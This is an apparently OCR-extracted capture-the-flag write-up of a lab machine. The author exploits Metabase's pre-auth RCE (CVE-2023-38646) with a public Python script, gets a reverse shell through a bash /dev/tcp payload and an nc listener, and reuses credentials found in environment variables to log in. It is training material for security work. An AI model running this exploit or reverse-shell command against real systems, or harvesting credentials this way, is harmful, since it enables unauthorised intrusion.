
Sign in

I seem to have forgotten my password



I seem to have forgotten my password

So after clicking on "login", found this login page...



Metabase Pre-Auth RCE (CVE-2023-38646) POC

This is a script written in Python that allows the exploitation of the **Metabase's** software security flaw described in **CVE-2023-38646.** The system is vulnerable in versions preceding **0.46.6.1**, in the open-source edition, and preceding **1.46.6.1**, in the enterprise edition.


Usage

The script needs the **target URL**, the **setup token** and a **command** that will be executed. The setup token can be obtained through the `/api/session/properties` endpoint. Copy the value of the `setup-token` key.

```
▾ 29:
    0:                                "zh_TW"
    1:                                "Chinese (Taiwan)"
```

Languages


● Python	100.0%



```
landing-page:                      ""
setup-token:                       "249fa03d-fd94-4d5b-b94f-b4ebf3df681f"
application-colors:                {}
enable-audit-app?:                 false
anon-tracking-enabled:             false
version-info-last-checked:         null
application-logo-url:              "app/assets/img/logo.svg"
application-favicon-url:           "app/assets/img/favicon.ico"
show-metabot:                      true
enable-whitelabeling?:             false
map-tile-server-url:               "https://{s}.tile.openstreetmap.org/{z}/{x}/{y}.png"
startup-time-millis:               18198
redirect-all-requests-to-https:    false
▼ version:
```

https://camo.githubusercontent.com/0c523c2cc2cefab1e…636f2f4e323246674e362f73657475702d746f6b656e2e706e67


So didn't find any default creds. to the metabase login page and searched for any possible exploits and found this, we don't know the version so let's to hit and trial and use this as it came first and is one the most recent one of metabase.



```
~/current Fri Oct 11 2024 14:14 (2.667s)
python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -c 'bash -i >& /dev
/tcp/10.10.14.42/9999 0>&1'"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent
```


So in the exploit enter url, setup-token (can be found at

/api/session/properties) and command which in this case added reverse shell payload.




```
~/Downloads Fri Oct 11 2024 14:14
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.129.4.229 42132
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
775cdfb6d451:/$
```

Got reverse shell.




```
775cdfb6d451:/$ cd /home
cd /home
775cdfb6d451:/home$ ls
ls
metabase
775cdfb6d451:/home$ cd metabase
cd metabase
775cdfb6d451:~$ ls -al
ls -al
total 8
drwxr-sr-x    1 metabase metabase      4096 Aug 25  2023 .
drwxr-xr-x    1 root     root          4096 Aug  3  2023 ..
lrwxrwxrwx    1 metabase metabase         9 Aug  3  2023 .ash_history -> /dev/null
lrwxrwxrwx    1 metabase metabase         9 Aug 25  2023 .bash_history -> /dev/null
775cdfb6d451:~$
```

Got a user but no user.txt in the home directory of the user.




```
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD
```

Was unable to find anythin even after using "find" command with user.txt as the parameter and then checked environment variables and found this user and pass. Let's try to login as this user with id and pass.




```
metalytics@analytics ~ Fri Oct 11 2024 14:19

metalytics@analytics:~ (0.249s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generi

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 11 08:49:41 AM UTC 20

  System load:              0.0068359375
  Usage of /:               93.0% of 7.78GB
  Memory usage:             26%
  Swap usage:               0%
  Processes:                156
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.129.4.228
```

got it!!!




```
metalytics@analytics ~ Fri Oct 11 2024 14:20

metalytics@analytics ~ Fri Oct 11 2024 14:20 (0.111s)
ls
user.txt
```

got our first flag...




```
metalytics@analytics ~ Fri Oct 11 2024 14:20

metalytics@analytics ~ Fri Oct 11 2024 14:20 (0.167s)
ls -al
total 36
drwxr-x--- 4 metalytics metalytics 4096 Aug  8  2023 .
drwxr-xr-x 3 root       root       4096 Aug  8  2023 ..
lrwxrwxrwx 1 root       root          9 Aug  3  2023 .bash_history -> /dev/null
-rw-r--r-- 1 metalytics metalytics  220 Aug  3  2023 .bash_logout
-rw-r--r-- 1 metalytics metalytics 3771 Aug  3  2023 .bashrc
drwx------ 2 metalytics metalytics 4096 Aug  8  2023 .cache
drwxrwxr-x 3 metalytics metalytics 4096 Aug  8  2023 .local
-rw-r--r-- 1 metalytics metalytics  807 Aug  3  2023 .profile
-rw-r----- 1 root       metalytics   33 Oct 11 08:34 user.txt
-rw-r--r-- 1 metalytics metalytics   39 Aug  8  2023 .vimrc
```

Didn't find anything worthwhile in user's home directory and as well as user metalytics cannot run anything as root user and as well as no other user...




```
[+] Cron Jobs
============================================================
Fri Oct 11 08:52:30 AM UTC 2024

cat /etc/crontab
----------------
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
